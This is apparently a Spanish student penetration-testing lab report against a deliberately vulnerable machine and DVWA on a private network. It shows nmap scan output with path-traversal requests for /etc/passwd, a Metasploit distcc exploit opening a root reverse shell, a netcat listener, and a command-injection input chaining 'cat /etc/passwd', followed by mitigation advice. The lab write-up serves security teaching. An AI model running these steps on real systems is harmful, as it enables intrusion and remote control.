

0. Introducción

El principal objetivo de esta práctica sería sacar información de un entorno preparado para ser atacado y saber que herramientas y cómo podemos explotar dicho entorno.

El alcance definido:


- ☐ Sistemas o direcciones IP incluidas.
- ☐ Restricciones establecidas
- ☐ Tiempo o duración de las pruebas

1. Metodología

1.1 Reconocimiento

Para sacar la ip de máquina usamos la herramienta nmap, con la cual realizamos un escaneo completo de la red y los sistemas operativos conectados:

- nmap -sn 192.168.1.0/24:



```
(balbino@balbino)-[~]
$ nmap -sn 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-18 16:42 CEST
Nmap scan report for 192.168.1.1
Host is up (0.010s latency).
MAC Address: 8C:19:B5:FF:E2:1F (Arcadyan)
Nmap scan report for 192.168.1.10
Host is up (0.023s latency).
MAC Address: D8:BC:38:68:01:80 (Espressif)
Nmap scan report for 192.168.1.11
Host is up (0.089s latency).
MAC Address: C8:2E:18:80:A3:00 (Espressif)
Nmap scan report for 192.168.1.12
Host is up (0.089s latency).
MAC Address: C0:95:CF:1A:72:C2 (Unknown)
Nmap scan report for 192.168.1.13
Host is up (0.014s latency).
MAC Address: 2C:93:FB:7D:C8:00 (Sercomm France Sarl)
Nmap scan report for 192.168.1.14
Host is up (0.0039s latency).
MAC Address: 2C:08:23:D8:D9:F0 (Sercomm France Sarl)
Nmap scan report for 192.168.1.28
Host is up (0.00021s latency).
MAC Address: 08:00:27:41:C3:E7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.40
Host is up (0.62s latency).
MAC Address: 02:53:05:78:0F:D9 (Unknown)
Nmap scan report for 192.168.1.19
Host is up.
Nmap done: 256 IP addresses (9 hosts up) scanned in 6.11 seconds
```



```

--(balbino@balbino)-[~]
--$ sudo nmap -sV --script=vuln 192.168.1.28
[sudo] password for balbino:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-18 16:44 CEST
Pre-scan script results:
  _broadcast-avahi-dos: ERROR: Script execution failed (use -d to debug)
Stats: 0:00:50 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 88.24% done; ETC: 16:45 (0:00:02 remaining)
Stats: 0:00:51 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 88.24% done; ETC: 16:45 (0:00:02 remaining)
Debugging Increased to 1.
Stats: 0:02:05 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 94.12% done; ETC: 16:46 (0:00:06 remaining)
Stats: 0:02:10 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 94.12% done; ETC: 16:46 (0:00:06 remaining)
NSE: Script scanning 192.168.1.28.
NSE: Starting runlevel 1 (of 2) scan.
NSE: Starting http-fileupload-exploiter against 192.168.1.28:80.
NSE: Starting http-vuln-cve2011-3192 against 192.168.1.28:80.
NSE: [http-vuln-cve2011-3192 192.168.1.28:80] Setting the request path to '/' since 'http-vuln-cve2011-3192.path' argument is missing.
NSE: Starting rsa-vuln-roca against 192.168.1.28:514.
NSE: Starting http-vuln-cve2017-1001000 against 192.168.1.28:80.
NSE: Starting smb-vuln-ms10-054 against 192.168.1.28.
NSE: [smb-vuln-ms10-054 192.168.1.28] You must specify unsafe script argument to run this script.
NSE: Finished smb-vuln-ms10-054 against 192.168.1.28.
NSE: Starting http-vuln-cve2014-2127 against 192.168.1.28:3306.
NSE: Starting http-phpmyadmin-dir-traversal against 192.168.1.28:80.
NSE: [http-phpmyadmin-dir-traversal 192.168.1.28:80] HTTP POST 192.168.1.28/phpMyAdmin-2.6.4-pl1/libraries/grab_globals.lib.php
NSE: [http-phpmyadmin-dir-traversal 192.168.1.28:80] POST DATA usesubform[1]=1&usesubform[2]=1&subform[1][redirect]=../../../../etc/passwd&subform[1][cXIb803]=1
NSE: Starting rsa-vuln-roca against 192.168.1.28:512.
NSE: Finished rsa-vuln-roca against 192.168.1.28:512.
NSE: Starting http-vuln-cve2009-3960 against 192.168.1.28:80.
NSE: Starting http-dlink-backdoor against 192.168.1.28:80.
NSE: Starting rsa-vuln-roca against 192.168.1.28:139.
NSE: Finished rsa-vuln-roca against 192.168.1.28:139.
NSE: Starting http-vuln-cve2014-2126 against 192.168.1.28:5901.
NSE: Starting smb-vuln-ms07-029 against 192.168.1.28.
NSE: Starting smb-vuln-webexec against 192.168.1.28:139.
NSE: Starting vulners against 192.168.1.28:80.
NSE: Starting http-majordomo2-dir-traversal against 192.168.1.28:80.
NSE: [http-majordomo2-dir-traversal 192.168.1.28:80] HTTP GET 192.168.1.28/cgi-bin/mj_wwwusr?passw=&list=GLOBAL&user=&func=help&extra=../../../../etc/passwd
NSE: Starting http-vuln-cve2014-2126 against 192.168.1.28:3306.
NSE: Starting http-trane-info against 192.168.1.28:80.
NSE: Starting http-axis2-dir-traversal against 192.168.1.28:80.
NSE: Starting http-internal-ip-disclosure against 192.168.1.28:80.
NSE: Starting http-vuln-cve2013-7091 against 192.168.1.28:80.
NSE: [http-vuln-cve2013-7091 192.168.1.28:80] Trying to detect if the server is vulnerable
NSE: [http-vuln-cve2013-7091 192.168.1.28:80] GET /zimbra/res/I18nMsg,AjxMsg,ZMsg,ZmMsg,AjxKeys,ZmKeys,ZdMsg,Ajx%20TemplateMsg.js.zgz?v=091214175450&skin=../../../../dev/null%00
NSE: [http-vuln-cve2013-7091 192.168.1.28:80] GET /zimbra/res/I18nMsg,AjxMsg,ZMsg,ZmMsg,AjxKeys,ZmKeys,ZdMsg,Ajx%20TemplateMsg.js.zgz?v=091214175450&skin=../../../../dev/null%00
NSE: [http-vuln-cve2013-7091 192.168.1.28:80] GET /zimbra/res/I18nMsg,AjxMsg,ZMsg,ZmMsg,AjxKeys,ZmKeys,ZdMsg,Ajx%20TemplateMsg.js.zgz?v=091214175450&skin=../../../../dev/null%00

```

Con ello podemos ver que tipo de vulnerabilidades tiene la máquina al igual que cuando usamos el comando `nmap -sV -sS -O ip_victima` pero si nos fijamos aquí nos da de forma más detallada con el CVE correspondiente de la vulnerabilidad a explotar.

2.2 Herramientas usadas

Las herramientas que hemos usado para la explotación y búsqueda de vulnerabilidades son:

- `nmap`: esta herramienta la hemos usado para escanear puertos, vulnerabilidades que tiene la máquina además de incluso poder encontrar la ip de la máquina la que queremos atacar

- msfconsole:este es el comando para poder abrir metasploit y poder usar dicha herramienta para obtener por ejemplo una reverse shell,a partir de por ejemplo un exploit(distcc_exec):

```

-- ----
0 Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(unix/misc/distcc_exec) > set CHOST 192.168.1.19
CHOST => 192.168.1.19
msf6 exploit(unix/misc/distcc_exec) > run
[*] Started reverse TCP double handler on 192.168.1.19:4444
[-] 192.168.1.28:3632 - Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.1.28:3632) was unreachable.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/misc/distcc_exec) > set CPORT 3632
CPORT => 3632
msf6 exploit(unix/misc/distcc_exec) > run
[*] Started reverse TCP double handler on 192.168.1.19:4444
[-] 192.168.1.28:3632 - Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.1.28:3632) was unreachable.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/misc/distcc_exec) > run
[*] Started reverse TCP double handler on 192.168.1.19:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo KwER2ie1EqvC5z7D;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "KwER2ie1EqvC5z7D\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.19:4444 -> 192.168.1.28:51887) at 2025-05-18 14:59:56 +0200

whoami
root

```

- nc: este comando es netcat,gracias a este podemos obtener una reverse shell de una manera cómoda solo tendremos que ponernos a la escucha sobre el puerto que queramos y una vez a la escucha hacemos que todo el tráfico pase por ese puerto.

```

File Actions Edit View Help
(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.20.10.4] from (UNKNOWN) [172.20.10.5] 55156
$ whoami
debian
$

```


3. Escalación de Privilegios

3.1 Explotación de vulnerabilidad en DVWA (command injection)

Explotación de una vulnerabilidad de inyección de comandos en DVWA, una aplicación web deliberadamente insegura.

1. Configuración

- Se desplegó DVWA en una máquina debian con Apache, PHP y MySQL.
- Se accedió desde Kali Linux (IP atacante: 172.20.10.4), mientras que la víctima era 172.20.10.5
- El nivel de Seguridad en DVWA se configuró en LOW




2. Descubrimiento de vulnerabilidad

- En la sección de “command injection” al ingresar 127.0.0.1 ; cat /etc/passwd se obtuvo la lectura del sistema confirmando su vulnerabilidad

3. Explotación

- Se preparó un listener con netcat en Kali:
- Esto permitió abrir una reverse shell desde la máquina debian hacía Kali, como se en la siguiente imagen:



- Se obtuvo una shell interactiva con el usuario **debían**.
- Desde esa sesión fue posible ejecutar comandos del sistema, navegar el filesystem, e iniciar una escalada de privilegios.

4 . Mitigación

4.1 Propuestas para remediar vulnerabilidades explotadas

- Actualizar servicios vulnerables
- Actualizar vsftpd a una versión segura ($\geq 3.0.0$).
- Eliminar cualquier versión de UnrealIRCd anterior a 3.2.9.
- Recomendar reinstalar desde fuentes oficiales.
- Revisar configuraciones de red y firewall
- Restringir el acceso a puertos innecesarios (como 21 o 6667) desde redes no autorizadas.
- Auditoría de usuarios y privilegios

- Analizar qué usuarios tienen acceso sudo o root, y aplicar el principio de mínimo privilegio.
- Establecer autenticación multifactor para accesos administrativos.

5. Conclusión

- Durante la evaluación de seguridad, se identificaron múltiples vulnerabilidades críticas que permitieron comprometer completamente el sistema:
- Acceso remoto sin autenticación mediante un backdoor en vsftpd.
- Ejecución remota de comandos como root por medio de un UnreallIRCd vulnerable.
- El impacto de estas vulnerabilidades es crítico, ya que permitieron la obtención de una shell remota como root con control total del sistema, pudiendo alterar archivos, crear usuarios, o exfiltrar datos.
- Este ejercicio demuestra la importancia de mantener actualizado el software, aplicar configuraciones seguras, y monitorear continuamente la infraestructura. La explotación fue posible gracias a servicios olvidados o desactualizados y a la falta de segmentación de red.
- Se recomienda actuar de forma inmediata sobre las propuestas de mitigación y considerar una revisión más profunda de otros sistemas en la misma red para evitar futuros compromisos.
- Durante el proceso de pentesting se evidenció como una simple vulnerabilidad web en DVWA puede convertirse en una puerta de entrada para el atacante. A través de una inyección de comandos, fue posible ejecutar instrucciones arbitrarias en el sistema y establecer una conexión inversa hacia kali, lo cual representa un alto riesgo en cualquier entorno real.
- Esto reafirma la necesidad de aplicar las buenas prácticas en desarrollo seguro y realizar las actualizaciones constantes en los entornos web.

